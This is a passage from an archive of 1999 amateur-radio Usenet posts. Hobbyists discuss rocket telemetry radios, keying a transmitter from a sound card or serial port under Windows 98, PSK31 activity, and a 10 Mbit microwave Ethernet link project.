> On another note, MultiMode for Windows is actually coming along. Sound
> input is working, and ACARS has been implemented as the first mode. Once
> a few other modes are implemented, we'll start taking a limited number
> of beta testers. It will probably be a little while before the Windows
> version catches up to the functionality of the Mac version (which is a
> moving target, anyway).
>
> The URL for information about MultiMode for Windows is:
> http://www.blackcatsystems.com/software/WinMultiMode.html
>
> 73's
> Chris
> N3JLY

--
72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 53rd year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

3473. Re: Telemetry Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-10 00:00:00 UTC
From: Seth Miller <seth.miller@worldnet.att.net>
Message-ID: <37B0D3DB.A598271A@worldnet.att.net>
Source record: 17031
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

You didn't mention the range required, but Parallax Inc. has available
RF modules (operate on 303.825 MHz) for short-range communication. They
are RS-232, not sure at what maximum data rate. They are intended for
use with PIC microcontrollers and Basic Stamps, I think they even come
with example source code. They are around $70 each.

- Seth N6BMB

Cam Meek wrote:
>
> I'm looking to set up a telemetry system between a small
> microcontroller and a PC. This is strickly a one-way connection so
> using a packet system really isn't necessary. I simply want to take the
> RS232 data from the microcontroller, send it over the air to a receiver
> connected to the serial port of the computer. The ideal system would
> handle 9600 baud, and be small and light weight. I have been looking at
> the Tekk Data Radios but assume that I would have to build a FSK circuit
> between the micro controller and the radio.
> I'm sure that this has been done before and I don't really want to
> reinvent it. If you have any ideas on radios that can do this for me,
> or have schmatics of systems that you would be willing to share, please
> let me know.
>
> Thanks
> Cam Meek

3474. Re: Telemetry Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-10 00:00:00 UTC
From: Seth Miller <seth.miller@worldnet.att.net>
Message-ID: <37B0F5B2.C9104138@worldnet.att.net>
Source record: 17032
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

Oh. OK, a little out of the range of the Parallax modules, by an order of magnitude or two. Another suggestion would be to obtain an inexpensive HT and re-package the electronics with a PIC microcontroller or Basic Stamp (there is code available on the web to turn them into a programmable modem or even format ax.25 packets for UNPROTO reception by a standard TNC). Depending on what you need your on-board microcontroller to do, you may well be able to combine all the required functionality into a single PIC controller, they are extremely versatile. A used Icom 2A handheld would be great for the RF deck, the electronics package is small and easy to remove, they are very easy to interface, and they only draw about 20 ma. on receive. You should be able to find a clean one for around $75. There is undoubtedly pre-packaged hardware out there to do this as well, but the cost will be much higher than home brew, and probably much less versatile. Depends on your budget and requirements.

Sounds like a fun project, hope this helps.

- Seth

Cam Meek wrote:
>
> Seth Miller wrote:
>
> > You didn't mention the range required, but Parallax Inc. has available
> > RF modules (operate on 303.825 MHz) for short-range communication. They
> > are RS-232, not sure at what maximum data rate. They are intended for
> > use with PIC microcontrollers and Basic Stamps, I think they even come
> > with example source code. They are around $70 each.
> >
> > - Seth N6BMB
>
> Thanks, but actually I need more range than that provides. I guess I should
> have been more specific. The transmitter is going to be placed in a model
> rocket for transmitting data from science experiments. Currently, we are
> looking at altitudes of around 50000ft, possibly higher at a later date. Also
> I have access to the TTL (5volt) data stream coming out of the micro so the
> transmitter doesn't specifically have to take RS-232.
>
> Thanks
> Cam Meek

3475. Re: Telemetry Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-10 00:00:00 UTC
From: Mike Hughes <mchughes@NOSPAM.netnitco.net>
Message-ID: <7or03r$6pd$1@hyperion.nitco.com>
Source record: 17033
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

Cam Meek wrote in message <37AFB88B.5782B656@ix.netcom.com>...
> I'm looking to set up a telemetry system between a small
>microcontroller and a PC. This is strickly a one-way connection so
>using a packet system really isn't necessary. I simply want to take the
>RS232 data from the microcontroller, send it over the air to a receiver
>connected to the serial port of the computer. The ideal system would
>handle 9600 baud, and be small and light weight. I have been looking at
>the Tekk Data Radios but assume that I would have to build a FSK circuit
>between the micro controller and the radio.
> I'm sure that this has been done before and I don't really want to
>reinvent it. If you have any ideas on radios that can do this for me,
>or have schmatics of systems that you would be willing to share, please
>let me know.
>
>Thanks
>Cam Meek
>

I understand the Tekk data radios already have a digital port, so you shouldn't have to build your own FSK circuit. I'm not sure whether it's RS232 or TTL-compatible though.

73, Mike - KG9HF

3476. Re: Telemetry Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-11 00:00:00 UTC
From: Cam Meek <cammeek@ix.netcom.com>
Message-ID: <37B0EDC7.18B37D70@ix.netcom.com>
Source record: 17034
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

Seth Miller wrote:

> You didn't mention the range required, but Parallax Inc. has available
> RF modules (operate on 303.825 MHz) for short-range communication. They
> are RS-232, not sure at what maximum data rate. They are intended for
> use with PIC microcontrollers and Basic Stamps, I think they even come
> with example source code. They are around $70 each.
>
> - Seth N6BMB

Thanks, but actually I need more range than that provides. I guess I should have been more specific. The transmitter is going to be placed in a model rocket for transmitting data from science experiments. Currently, we are looking at altitudes of around 50000ft, possibly higher at a later date. Also I have access to the TTL (5volt) data stream coming out of the micro so the transmitter doesn't specifically have to take RS-232.

Thanks
Cam Meek

3477. Re: Wefax, SSTV, NAVTEX softwave with soundcars

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-11 00:00:00 UTC
From: "Terrence R. Redding, Ph. D." <terry@oltraining.com>
Message-ID: <7orq0k$dd2$1@ash.prod.itd.earthlink.net>
Source record: 17035

I too just entered the world of SSTV. I acquired Multimode from the internet. It runs on a used $400 Apple PowerPC notebook computer. It is share ware and costs $45. So far I have been able to use SSTV, CW, RTTY, PKS-31, Sitor, and the various digital frequency displays. For less then $450 its a pretty good way to go digital.

I just wish it also did packet.

Terry - W6LMJ

In article <37A7CD85.7D36F202@twwde.com.tw>, Sysop <sysop@twwde.com.tw> wrote:

> I just got my Timewave PK-232 DSP with the PK-Term 99 program (got
> 1.3.1 frpm the web site) to recv. only and I've been having little luck
> decoding anything but CW and VRX RTTY. So far I can't say I'm recv. a
> lot with the large antenna systems I have here.
>
> With programs like JVFax and ProsKan that I understand recieve
> wonderful Wefax and SSTV is there a need for a TNC like the PK-232 DSP
> and others? For the price JVFax and a sound card is a lot cheaper. How
> would programs like JVFax compare to my TNC and say the program WEFax
> 256 by Timewave? John D from Timewave said they are workig on a new
> version of Wefax but I don't know how that wil turn out.
>
>
> So as a SWLer (Ham) was it worth it for me to invest in a TNC or should
> I've gone the JVFax and sound card path?
>
> James
>
> SysOp: World Data Exchange - Taiwan
> WEB BBS: http://wins.twwde.com.tw
>

3478. Latest Digital Activity

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-11 00:00:00 UTC
From: Johnny Rico <lawdog2@ibm.net>
Message-ID: <37b1717f@news1.us.ibm.net>
Source record: 17036

There have been several posts lately re: the level of digital
activity. My observations:

Monday evening, 1800 PDT ...

1. PSK31 "subband": (14065-14072 or so...) wall to wall signals. The
good old 500 hz filters and DSP were definitely required.

2. Pactor "subband" (14065-14082 or so...) counted a respectable
7signals, 5of which were live QSOs, 2 were mailbox connections.
(Would someone explain why robot stations cannot be located up above
14090, where they won't interfere with actual QSOS?

I enjoyed 4 qsos that night, 1 on Pactor (Pactor 2, specifically), 3
on PSK31. Interestingly, several of the chaps I have worked lately on
PSK do not work any other digital modes, no doubt because PSK31 does
not require you to own a TNC. This mode has really caused a
renaissance in digital activity, in my estimation. What fun!!

Tuesday evening was even busier than Monday!!

--

Roger, W6VZV
also reply via W6VZV@ARRL.NET
--
Politicians are the same all over. They promise to
build bridges, even where there are no rivers.
-Nikita Khrushchev

3479. Re: Latest Digital Activity

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-11 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <37B1B0CC.9E6F9F52@junglevision.com>
Source record: 17037

Yeah, 20M has had good conditions in the evening lately
here in California. I talked to some guy in Colorado with
an S9+ signal -- who was using 100 watts into his drain pipe.
I worked Chile on Pactor -- he also had a powerful signal with
5 watts into a big beam, and chatted for that guy for over an hour.

Johnny Rico wrote:
>
> There have been several posts lately re: the level of digital
> activity. My observations:
>
> Monday evening, 1800 PDT ...
>
> 1. PSK31 "subband": (14065-14072 or so...) wall to wall signals. The
> good old 500 hz filters and DSP were definitely required.
>
> 2. Pactor "subband" (14065-14082 or so...) counted a respectable
> 7signals, 5of which were live QSOs, 2 were mailbox connections.
> (Would someone explain why robot stations cannot be located up above
> 14090, where they won't interfere with actual QSOS?
>
> I enjoyed 4 qsos that night, 1 on Pactor (Pactor 2, specifically), 3
> on PSK31. Interestingly, several of the chaps I have worked lately on
> PSK do not work any other digital modes, no doubt because PSK31 does
> not require you to own a TNC. This mode has really caused a
> renaissance in digital activity, in my estimation. What fun!!
>
> Tuesday evening was even busier than Monday!!
>
> --
>
> Roger, W6VZV
> also reply via W6VZV@ARRL.NET
> --
> Politicians are the same all over. They promise to
> build bridges, even where there are no rivers.
> -Nikita Khrushchev

--

____
Work: http://junglevision.com
Radio: http://ke6i.com

3480. SK0MK KE5FX 10Mbit microdatalink project

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-11 00:00:00 UTC
From: m8114@abc.se
Message-ID: <7osi9q$ss9@atle.abc.se>
Source record: 17038

There is now ongoing a new project with its goal to create a 10Mbit Microwave kit. Much efforts has Allready been made, and the ones who feels that they have a call for this sort of stuff are very much wellcome to join us. People of intrests are they who has writeln ethernet protocols, people who has wiroked with microwaves - PCB design and the rest who feels that they can contribute with something needed inhere.

The project style are driven in the Linux project model.

There is in some locations a badly need of infrastructure in some places and at the same time a very bad usement of the 44 andresses, and that is something I have in mind to change by this. So fellows who feels that the old packetradio standard needs a major upgrade, then please join us.

To join, and for more information about the mailinglist

Enter :www.abc.se/~m8114/hamradio

/Marcel Bos
Sweden
--

|Media producent Marcel Bos / Sweden | Marcel_I_Bos@hotmail.com|

3481. Re: SK0MK KE5FX 10Mbit microdatalink project

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-11 00:00:00 UTC
From: Dave VanHorn <dvanhorn@cedar.net>
Message-ID: <Ctks3.717$ok3.256@news.rdc1.il.home.com>
Source record: 17039

> To join, and for more information about the mailinglist
>
> Enter :www.abc.se/~m8114/hamradio

The red on black text is difficult to impossible to read.

3482. Re: CW send / rcv WIN98 sound-card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-11 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <37B1E543.94F48D51@erols.com>
Source record: 17040

ke8hh@arrl.net wrote:
>
> It may be easier, but it requires that the user dedicate a serial
> or parallel port to the function--something a lot of people are
> unwilling or unable to do.

And when the developers get enough requests they'll probably write CW transmit software for the sound card. I was simply giving a possible reason why it hasn't been done thus far.

>
> For example, on my own system (a Gateway 2000 GX-450xl), I have
> two serial ports and one parallel. ALL my slots are filled, which
> means I can't add an additional i/o card without removing something
> (I have an AGP graphics card, two Voodoo 2 cards, SCSI 2 card,
> TV/FM card, Sound card, and a Network card--in other words, I can't
> spare a slot for more i/o. One of my serial ports is used for an
> interface to my digital camera. One is connected to my rig (a Yaesu
> FT-920 with a built-in CAT interface). And the parallel port is
> connected to my QuickCAM 2.

So why not "A-B" switch the camera and the rig? Do you use them at the same time? This would make a port available if you really want to do that.

>
> With a system like mine (and it really is typical for users to
> have all ports and slots in use), if the cw program requires a
> port to key the rig, the program is totally useless.

I wouldn't agree that it's *typical* for users to have all ports and slots in use. I believe you have a *power* system.

>
> More to the point, if more sophisticated programs such as sstv
> programs, PK31 programs, and similar software can use the sound
> card output to directly transmit data, there is simply no reason
> that a cw program can't do the same.

You are correct. VOX timing and waveshaping might be a problem on some rigs, especially at higher speeds but I'm sure it can be overcome.

>
> The argument that "we can listen to keyed 60 Hz . . ." is a bit
> of a straw dog--do you hear it in sstv signals or pk31 transmissions

Not so much in sstv because it would show up in the picture but yes, I do hear psk31 and pactor stations overdriven, with hum and key clicks (pactor). The "days of spark" was supposed to be funny :-) but it also has a little ring of truth.

> (both of which require far more precision in tone than does cw)?

I don't understand what's that got to do with hum and overdriving.

> If the user is transmitting a 60 Hz or overdriven signal, how does
> that differ from transmitting an over-modulated ssb signal with a 60
> Hz hum?

It doesn't except that it is more likely to be heard and reported on ssb (and CW) then on the data modes as the speaker may be off or turned way down.

> In both cases, it is the responsibility of the transmitting amateur
> to correct the problem, not the responsibility of the software
> designer to prevent the possibility.

Agree. Again, I was stating a possible reason as to why it hasn't been done, not saying that it can't be done or even that it shouldn't be done.

> Comments?
>
> Rick
>

3483. Re: CW send / rcv WIN98 sound-card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-11 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <37B1EA83.1DB278A2@IEEE.org>
Source record: 17041

Bob Lewis wrote:
> So why not "A-B" switch the camera and the rig? Do you use them at the
> same time? This would make a port available if you really want to do
> that.

It's hard to believe that all the RS232 digital output lines are
used. All one needs is one otherwise unused output line. Or since
nothing happens in the printer if one data line is toggled while
keeping all the others stable, use one parallel port data line.
Whatever happened to hardware hacking?
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

3484. Re: CW send / rcv WIN98 sound-card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-11 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37B21F04.50BB3F0C@swbell.net>
Source record: 17042

W6RCecilA wrote:
Whatever happened to hardware hacking?
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

Windows . . .

--
72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 53rd year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

3485. Re: CW send / rcv WIN98 sound-card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-11 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7otark$7ng$1@autumn.news.rcn.net>
Source record: 17043

> It's hard to believe that all the RS232 digital output lines are
> used. All one needs is one otherwise unused output line

It would be possible to have two programs assigned to the same com port as long as you only run one at a time. The CW program could have a setting to determine which line is keyed. The problem would be that the other program (radio control software for example) might change the state of that line (even though it's not used by the program) while initializing the port. That would inadvertently key the CW line to the rig. PSK31SB has that problem on the RS-232 key line. The Tx is momentarily keyed when the program initializes the port. Some of the Windows sstv software does this as well.

You've got to be careful of any Tx use of the sound card with vox as well so you don't end up transmitting Windows sounds over the air. In the days of packet beacons I can't count how many times I've heard a packet beacon sent over the local repeater because someone forgot to turn off the TNC before switching back to the repeater freq.

3486. Re: "Ritty" and Win98

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-12 00:00:00 UTC
From: hwabnig@netway.at
Message-ID: <37b620ce.7066823@news.netway.at>
Source record: 17044

On Thu, 05 Aug 1999 16:42:20 GMT, Jan Ditzian <ditzian@greenepa.net>
wrote:
>......
>to find the drivers. Has anyone encountered this problem and solved it?
>
Am encountering it just now, hehe,
Which sound card do you have? be precise,
W.

3487. SSTV-EZSSTV

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-12 00:00:00 UTC
From: Harry G&#65533;ransson <harry@mbox304.swipnet.se>
Message-ID: <ZTFs3.848$7d.1727@nntpserver.swip.net>
Source record: 17045

Is there anyone familiar with the SSTV program EZSSTV or Pasokon TV?
Very seldom I can receive a complete picture. Most often there are
several breaks. What can the reason be? Is it my old 486, 33 MHz
computer or my Drake R4C-receiver?
Harry

3488. Re: CW send / rcv WIN98 sound-card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-12 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <37B332F2.EC3C6665@IEEE.org>
Source record: 17046

ke8hh@arrl.net wrote:
> The QuickCAM is connected to the port, and the same line that
> would trigger the keying circuit would also trigger the cam.

Every single I/O line triggers the cam? That's hard to believe.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

3489. Re: Trouble Programming a TH-D7A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-12 00:00:00 UTC
From: William Dale <william.dale.jr@lmco.com>
Message-ID: <37B3428C.6716@lmco.com>
Source record: 17047
Cross-posted to: rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

Dave VanHorn wrote:
>
> > When set up as a TNC I can't get it to give me a 'cmd:' prompt. Again,
> > the HT side seems closed?
>
> Most likely your tx and rx pins are reversed. The docs are confusing, just
> reverse them and try again.

Thanks -- that did the trick!

--

"The difference between hardware and software is that the more you play
with hardware, the more likely you are to break it, but the more you
play with software the more likely you are to FIX it."

Bill Dale
LMMS
mailto:william.dale.jr@lmco.com
mailto:N2RHV@amsat.org

3490. Re: Trouble Programming a TH-D7A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-12 00:00:00 UTC
From: Dave VanHorn <dvanhorn@cedar.net>
Message-ID: <sIHs3.879$ok3.413@news.rdc1.il.home.com>
Source record: 17048
Cross-posted to: rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

> Thanks -- that did the trick!
>
That's the most common problem in talking to them.
:)

3491. any comment on Kenwood VC-H1 unit

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-12 00:00:00 UTC
From: Eric Bay <ebay@idirect.com>
Message-ID: <37b37d52@nemo.idirect.com>
Source record: 17049
Cross-posted to: alt.ham-radio.slowscan,aus.radio.amateur.digital,aus.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

any comment on Kenwood VC-H1 unit ? Thanks

3492. Re: CW send / rcv WIN98 sound-card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-12 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <rr70daddkrl63@corp.supernews.com>
Source record: 17050

Bob Lewis <aa4pb@erols.com> wrote in message
news:37B1E543.94F48D51@erols.com...
> > More to the point, if more sophisticated programs such as sstv
> > programs, PK31 programs, and similar software can use the sound
> > card output to directly transmit data, there is simply no reason
> > that a cw program can't do the same.
>
> You are correct. VOX timing and waveshaping might be a problem on some
> rigs, especially at higher speeds but I'm sure it can be overcome.

Sending CW via SSB seems self-defeating. You're bypassing all the abilities of the mode, and all the features in your rig that support the mode. However, I think there's a reasonable solution, but it goes back to getting the software support. Given a noise-free CW audio stream, it would be easy to hack together a tone decoder to key your rig. An NE567 costs about $0.50 these days. Use its output to switch your keying circuit. It's very inefficient in terms of CPU cycles, but it will work.

I believe it would be far simpler to follow Cecil's suggestion, and hack into your existing serial cable. Breakout boxes cost about $15 or $20 these days. Run ground and the single signal line, usually DTR, through a diode and an optoisolator. Add a simple on-off switch to disable it when you're using other software, and everything will work as intended.

Last, you can use a serial switchbox to clobber together all your toys. Myself, I'll just stick with the paddles and skip the headaches.

Michael.

3493. Re: "Ritty" and Win98

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-13 00:00:00 UTC
From: z005381b@bc.seflin.org
Message-ID: <7ovtlo$fgp@nntp.seflin.org>
Source record: 17051

: Jan Ditzian <ditzian@greenepa.net> wrote in message
: > I have posed this question before, but have not resolved it. I have
: > K6STI's Ritty program, which ran on a Win95 computer but does not
: > recognize the sound card under DOS on my new Win98 machine with a
: > Creative PCI16 card. Other DOS-based RTTY programs show the same
: > result: no receive audio or a program lock-up. Now a friend has run
: > into a similar problem.

I recently bought a new P II computer with a PC128 card. It also would
not run RITTY or several other ham programs no matter how I set it.

BUT - I did finally get the computer to work with RITTY. How? I installed
a SB AWE64 card (ISA) and now ALL my ham sound card programs work just
fine ;)

: > 73, Jan, KX2A
--
Jim Rosenthal, WA4STJ

3494. Re: CW send / rcv WIN98 sound-card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-13 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37B3AC63.3F6792A1@swbell.net>
Source record: 17052

Michael Young wrote:

> Sending CW via SSB seems self-defeating. You're bypassing all the
> abilities of the mode, and all the features in your rig that support the
> mode. However, I think there's a reasonable solution, but it goes back
> to getting the software support.

> Given a noise-free CW audio stream, it
> would be easy to hack together a tone decoder to key your rig. An NE567
> costs about $0.50 these days. Use its output to switch your keying
> circuit. It's very inefficient in terms of CPU cycles, but it will work.

Interestingly enough, that is exactly what the Icom IC-765 does for RTTY operation. You can do direct FSK or you can introduce AFSK tones. However, those AFSK tones are just decoded and that output is used to binarily key the FSK system! It really doesn't matter exactly what the AFSK tones are as long as they will drive the decoder to the correct Mark and Space decisions to operate the actual FSK circuit. The tone frequencies DO NOT, in this case, determine the actual transmitted frequencies.
>
> I believe it would be far simpler to follow Cecil's suggestion, and hack
> into your existing serial cable. Breakout boxes cost about $15 or $20
> these days. Run ground and the single signal line, usually DTR, through
> a diode and an optoisolator. Add a simple on-off switch to disable it
> when you're using other software, and everything will work as intended.
>
> Last, you can use a serial switchbox to clobber together all your toys.
> Myself, I'll just stick with the paddles and skip the headaches.

Again, a major problem with today's Windows systems is that sharing the use of a single comm port across two different programs seldom works.

72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 53rd year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

3495. Re: ICOM Q7A or Yaesu VX-1R

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-13 00:00:00 UTC
From: dana <dana@randomc.com>
Message-ID: <Pine.GSO.4.10.9908130212170.18157-100000@cluster2>
Source record: 17053
Cross-posted to: rec.ham-radio,rec.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.swap

why all theese cross posts? what is the point?

On Mon, 2 Aug 1999, Randy wrote:

> Date: Mon, 02 Aug 1999 12:54:07 -0700
> From: Randy <rcarles@ix.netcom.com>
> Newsgroups: rec.ham-radio, rec.radio.amateur,
> rec.radio.amateur.digital.misc, rec.radio.amateur.misc,
> rec.radio.swap
> Subject: Re: ICOM Q7A or Yaesu VX-1R
>
> The VX-1R has an alphanumeric display, and it is half the size.
> The better radio is the one you like. Buy one of each, then give the one
> you don't like to your wife/girlfriend.
>
> NewHam wrote:
>
> > Hi! Everybody!! I'm going to get a small transceiver w/ wide rx. and can
> > easy to fit my pocket, What will you recommend? How about Q7A or VX-1R?
> > ...WHICH ON IS BETTER? THANKS!!
> >
> > 73 DE VE3CHI
>
>
>
>
>

3496. Re: Trouble Programming a TH-D7A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-13 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7r7n2i.3v3.nomail@linux.pe1chl.ampr.org>
Source record: 17054
Cross-posted to: rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

Dave VanHorn <dvanhorn@cedar.net> wrote:

>> Thanks -- that did the trick!

>That's the most common problem in talking to them.
>:)

This is the company that labels the PTT pin "Standby for packet", isn't it?
What did they invent for rx/tx data lines?

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3497. Re: CW send / rcv WIN98 sound-card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-13 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7p0q41$19o2$3@arachne.labyrinth.net.au>
Source record: 17055

ke8hh@arrl.net wrote:
> For example, on my own system (a Gateway 2000 GX-450xl), I have
> two serial ports and one parallel. ALL my slots are filled, which means
> I can't add an additional i/o card without removing something (I have an
> AGP graphics card, two Voodoo 2 cards, SCSI 2 card, TV/FM card, Sound
> card, and a Network card--in other words, I can't spare a slot for more
[...]
> With a system like mine (and it really is typical for users to
> have all ports and slots in use), if the cw program requires a port to
> key the rig, the program is totally useless.

I don't think 3 video cards, SCSI, sound and ethernet is the typical
ham setup!

I do have spare slots here, but no spare IRQs. The serial port is
a good way to key the radio IMHO -- but then none of my rigs have VOX.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

3498. Re: any comment on Kenwood VC-H1 unit

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-13 00:00:00 UTC
From: Dave VanHorn <dvanhorn@cedar.net>
Message-ID: <z9Ws3.1526$ok3.153@news.rdc1.il.home.com>
Source record: 17056
Cross-posted to: alt.ham-radio.slowscan,aus.radio.amateur.digital,aus.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

> any comment on Kenwood VC-H1 unit ? Thanks

It works well, though the low light sensitivity is not up to where I'd like.
I have a unit in the car, with the interface cable to the TM-V7. I think
they were a little silly not to power it from the car, since it does eat
batteries rather quickly.

3499. Re: Trouble Programming a TH-D7A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-13 00:00:00 UTC
From: Dave VanHorn <dvanhorn@cedar.net>
Message-ID: <ZfWs3.1528$ok3.559@news.rdc1.il.home.com>
Source record: 17057
Cross-posted to: rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

> This is the company that labels the PTT pin "Standby for packet", isn't it?
> What did they invent for rx/tx data lines?

They reversed the descriptions, It's only got three wires, one is ground.. but their "TXD" is not data out of the HT, they mean to connect the PC TXD there (it's RXD)

3500. Re: any comment on Kenwood VC-H1 unit

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-13 00:00:00 UTC
From: Louis Albert <lalbert@uakron.edu>
Message-ID: <37B4664A.FF6141E3@uakron.edu>
Source record: 17058
Cross-posted to: alt.ham-radio.slowscan,aus.radio.amateur.digital,aus.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

Would you send a picture that you sent?

Lou WA8PHD
http://www.ifip.com/wa8phd.htm

Dave VanHorn wrote:

> > any comment on Kenwood VC-H1 unit ? Thanks
>
> It works well, though the low light sensitivity is not up to where I'd like.
> I have a unit in the car, with the interface cable to the TM-V7. I think
> they were a little silly not to power it from the car, since it does eat
> batteries rather quickly.

3501. Yaesu FT50 discrim. output

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-13 00:00:00 UTC
From: Brad Waite <anti_brad_spam@wcubed.net>
Message-ID: <37B4935F.8E5E80A3@wcubed.net>
Source record: 17059

Is anyone aware of any mods that allow one to get discriminator output on the FT50? The manual says 9600bps packet isn't recommended, but I'm guessing that'd be solved if the mod is possible.

3502. Re: CW send / rcv WIN98 sound-card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-13 00:00:00 UTC
From: Boatanchor Bob NA4G <na4g@weedcon2.cropsci.ncsu.edu>
Message-ID: <7p1jud$nb4$1@uni00nw.unity.ncsu.edu>
Source record: 17060

W6RCecilA <Cecil.A.Moore@ieee.org> wrote:
> Bob Lewis wrote:
>> So why not "A-B" switch the camera and the rig? Do you use them at the
>> same time? This would make a port available if you really want to do
>> that.

> It's hard to believe that all the RS232 digital output lines are
> used. All one needs is one otherwise unused output line. Or since
> nothing happens in the printer if one data line is toggled while
> keeping all the others stable, use one parallel port data line.
> Whatever happened to hardware hacking?
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

Cec... sadly, it has died like the dodo bird. If it is not the
plug and play stuff, it seems to not be done. Back in earlier days,
it was common to key a reed relay directly from an S100 bus card on
the old Heath machines. Dittle the bits out the port and control a
bunch of functions, in parallel. It is trivial to use a cassette port,
a serial port or a parallel port to dittle some cw. My expectation is
that if folks have too many ports tied up with things, get another
computer. The darn things are being given away, these days. I am
always a little curious what folks will do when the Blue Screen Of
Death aborts the machine trying to do everything? Too much computer
control.....too little hardware hacking or manual backup.....(:+{{....
Maybe, instead of windoz, a unix box, with a couple of dozen serial
ports, or maybe an ethernet dongle dittling CW off packet streams.
On a local network, you could easily hang a couple of hundred functions
off the line. Surely that would be enough ports.

Bob/NA4G

3503. [Annc] 10-mbit/s microwave Ethernet link project results

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-13 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <37B4D1D4.4B0D@pop.removethistomailme.net>
Source record: 17061
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,sci.electronics.design

Some time ago, there were a couple of threads discussing efforts to extend the N6GN 2-mbit/s digital radio link project for use with more modern, readily-available 10-mbit/s Ethernet cards.

I've recently completed work on a project that delivers robust 10-mbit/s performance across an X-band microwave link at a reasonable price/complexity level, and wanted to post an announcement here to let any interested parties know of the results. The link has been in daily use for several weeks between my office and residence, and has worked great so far! Any feedback and questions are welcome.

http://www.qsl.net/ke5fx

-- jm KE5FX

Note: My E-mail address has been altered to avoid spam

3504. Macclesfield & District Radio Club operational this weekend

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-14 00:00:00 UTC
From: Martin John Hallsworth <Martin@g1gyc.demon.co.uk>
Message-ID: <934587966.11160.0.nnrp-07.9e98acde@news.demon.co.uk>
Source record: 17062
Cross-posted to:
